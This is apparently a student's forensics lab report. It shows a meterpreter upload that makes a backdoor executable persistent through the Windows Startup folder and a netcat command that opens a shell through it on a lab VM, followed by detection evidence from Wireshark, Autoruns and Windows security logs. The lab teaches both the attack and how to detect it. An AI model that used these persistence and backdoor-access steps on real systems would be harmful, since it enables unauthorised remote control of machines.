Digital Forensics

Term Project – Intrusion Detection

20 points

1 INSTRUCTIONS

Please read the instructions carefully. Those students who fail to follow the instructions may get a zero score for this assignment.


1. This is a team assignment and each team can have at most **two** students while the term project can be completed by one student. Each group member MUST submit the assignment report even if it is the same. Students who do not submit the report get zero for the term project.
2. Answer each question following the original question. Do NOT delete the original question.
3. Answers to all questions must be put into **ONE** document.
4. Students must put answers following each question in this assignment. The instructor will not grade a report with only answers in it and the student gets zero for such an assignment. An assignment report must include original questions.
5. Students MUST submit the finished assignment in either Microsoft Word or pdf format to Blackboard. The doc must be submitted as ONE standalone file and cannot be tarred or zipped into a container unless explicitly instructed not to do so.
6. All required files or docs must be submitted in one submission. Note: Blackboard allows unlimited number of submissions of one assignment by students and the instructor counts only the last one.
7. Refer to Print screen on how to take a screenshot.
8. Underlined blue text points to a web link. Ctrl + Click to follow link.

2 QUESTIONS

Read the tutorial at https://github.com/xinwenfu/GenCyber/tree/main/SoftwareSecurity. There are hands-on labs at the end of the tutorial.


1. Perform *Hands-on 5: Deploying persistent backdoor*.

   a. Provide a screenshot to show how the backdoor is made persistent, e,g., the backdoor is put into the startup folder. (5 points)



```
meterpreter > upload /home/kali/GenCyber/MalwareSamples/Backdoors/SimpleBindBack
C:\\Users\\"Malware Analysis"\\AppData\\Roaming\\Microsoft\\Windows\\"Start Menu
[*] Uploading  : /home/kali/GenCyber/MalwareSamples/Backdoors/SimpleBindBackdoor
Analysis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\nice3.exe
[*] Uploaded 49.83 KiB of 49.83 KiB (100.0%):
/home/kali/GenCyber/MalwareSamples/Backdoors/SimpleBindBackdoor/nice3.exe -> C:\
Analysis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\nice3.exe
[*] Completed  : /home/kali/GenCyber/MalwareSamples/Backdoors/SimpleBindBackdoor
Analysis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\nice3.exe
meterpreter > nc


meterpreter >
```


   b. Provide a screenshot to show that the command *nc* in the Kali VM can be used to log into the Windows VM through the backdoor. (5 points)



```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.13 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>
```


2. Please explain how *Deploying persistent backdoor in Hands-on 5* can be detected.
    a. Explain and provide a screenshot to show it is detected. (5 points)

If you have a firewall, windows defender, or some sort of protection it will be able to detect the backdoor but without using these, Wireshark (first image) can detect the backdoor by checking for usual traffic. You can see that there's repeated connections at regular intervals to the same IP indicating that there's unusual activity happening and deserves a deeper look. Second image i used the Windows application “Autoruns” a tool from Microsoft Sysinternals, to detect any unusual programs set to run at startup.


Trash
File System
Home
File Actions Edit View Help
KALI LINUX
Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Type here to search
10:37 PM
12/20/2024

```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.13 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>
```

```
No.  Time       Source               Destination          Protocol Length Info
 22 14.520865   fe80::ca31:69ff:…    ff02::c              UDP       718 59691 → 3702 Len=656
 23 14.568768   10.0.2.13            239.255.255.250      UDP       698 59690 → 3702 Len=656
 24 16.536172   fe80::ca31:69ff:…    ff02::c              UDP       718 59691 → 3702 Len=656
 25 16.595714   10.0.2.13            239.255.255.250      UDP       698 59690 → 3702 Len=656
 26 20.555405   10.0.2.15            10.0.2.13            TCP        60 37142 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=502 Len=3
 27 20.555603   10.0.2.13            10.0.2.15            TCP        57 8080 → 37142 [PSH, ACK] Seq=1 Ack=4 Win=8212 Len=3
 28 20.556162   10.0.2.15            10.0.2.13            TCP        60 37142 → 8080 [ACK] Seq=4 Ack=4 Win=502 Len=0
 29 20.558257   10.0.2.13            10.0.2.15            TCP       147 8080 → 37142 [PSH, ACK] Seq=4 Ack=4 Win=8212 Len=93
 30 20.558713   10.0.2.15            10.0.2.13            TCP        60 37142 → 8080 [ACK] Seq=4 Ack=97 Win=502 Len=0
 31 20.558859   10.0.2.13            10.0.2.15            TCP        56 8080 → 37142 [PSH, ACK] Seq=97 Ack=4 Win=8212 Len=2
 32 20.559332   10.0.2.15            10.0.2.13            TCP        60 37142 → 8080 [ACK] Seq=4 Ack=99 Win=502 Len=0
 33 20.559346   10.0.2.13            10.0.2.15            TCP       110 8080 → 37142 [PSH, ACK] Seq=99 Ack=4 Win=8212 Len=56 [TCP segment of a reasse
 34 20.559659   10.0.2.15            10.0.2.13            TCP        60 37142 → 8080 [ACK] Seq=4 Ack=155 Win=502 Len=0
 35 25.669213   PCSSystemtec_16:…    PCSSystemtec_d1:…    ARP        60 Who has 10.0.2.13? Tell 10.0.2.15

> Frame 26: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \
> Ethernet II, Src: PCSSystemtec_16:e4:d2 (08:00:27:16:e4:d2), Dst: PCSSystemtec_d1:
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.13
> Transmission Control Protocol, Src Port: 37142, Dst Port: 8080, Seq: 1, Ack: 1, Le

0000  08 00 27 d1 dc de 08 00  27 16 e4 d2 08 00 45 00
0010  00 2b 22 8a 40 00 40 06  00 28 0a 00 02 0f 0a 00
0020  02 0d 91 16 1f 90 b4 fe  86 a2 0a 62 64 2e 50 18
0030  01 f6 c4 6c 00 00 6c 73  0a 00 00 00

Ethernet: <live capture in progress>     Packets: 807 · Displayed: 807 (100.0%)     Profile: Default
```




```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.13 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>
```

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				12/7/2019 4:15 AM	
☑ cmd.exe	Windows Command Proces...	(Verified) Microsoft Windows	c:\windows\system32\cmd.e...	9/11/1948 11:35 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				12/20/2024 12:44 PM	
☑ MicrosoftEdgeA...	Microsoft Edge	(Verified) Microsoft Corporati...	c:\program files (x86)\micros...	12/11/2024 1:39 PM	
C:\Users\Malware Analysis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				6/16/2022 11:19 AM	
☑ nice3.exe			c:\users\malware analysis\a...	12/19/2024 5:50 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				5/20/2021 10:59 PM	
☑ Google Chrome	Google Chrome Installer	(Verified) Google LLC	c:\program files\google\chro...	12/17/2024 1:21 PM	
☑ Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporati...	c:\program files (x86)\micros...	12/11/2024 1:39 PM	
☑ n/a	Microsoft .NET IE SECURIT...	(Verified) Microsoft Corporati...	c:\windows\system32\mscor...	10/24/2019 10:45 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				5/11/2020 12:37 AM	
☑ n/a	Microsoft .NET IE SECURIT...	(Verified) Microsoft Corporati...	c:\windows\syswow64\msco...	10/25/2019 3:48 AM	
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers				11/18/2023 10:30 PM	
☑ 7-Zip	7-Zip Shell Extension	(Not verified) Igor Pavlov	e:\tools\7-zip\7-zip.dll	6/20/2023 3:00 AM	
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers				11/18/2023 6:06 PM	
☑ 7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	e:\tools\7-zip\7-zip.dll	6/20/2023 3:00 AM	
HKLM\Software\Classes\Directory\Shellex\DragDropHandlers				11/18/2023 6:06 PM	
☑ 7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	e:\tools\7-zip\7-zip.dll	6/20/2023 3:00 AM	
HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers				11/18/2023 6:06 PM	
☑ 7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	e:\tools\7-zip\7-zip.dll	6/20/2023 3:00 AM	
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				5/20/2021 11:04 PM	

Ready.   Signed Windows Entries Hidden.

b. Any Windows logs about the detection? If yes, please provide it below. (5 points)



```
┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.13 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>

┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.13 8080
(UNKNOWN) [10.0.2.13] 8080 (http-alt) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc 10.0.2.13 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

E:\Workshop\MalwareSamples\Backdoors\SimpleBindBackdoor>
```

Security Number of events: 24,590

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	12/20/2024 11:03:52 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 11:03:52 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:58:51 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 10:58:51 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:47:52 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 10:47:52 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:47:52 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 10:47:52 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:43:59 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 10:43:59 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:41:58 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 10:41:58 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:32:40 PM	Microsoft Wind...	4672	Special Logon
Audit Success	12/20/2024 10:32:40 PM	Microsoft Wind...	4624	Logon
Audit Success	12/20/2024 10:27:03 PM	Microsoft Wind...	4672	Special Logon

Event 4624, Microsoft Windows security auditing.

An account was successfully logged on.

Subject:

Log Name: Security

Source: Microsoft Windows security | Logged: 12/20/2024 11:03:52 PM

Event ID: 4624 | Task Category: Logon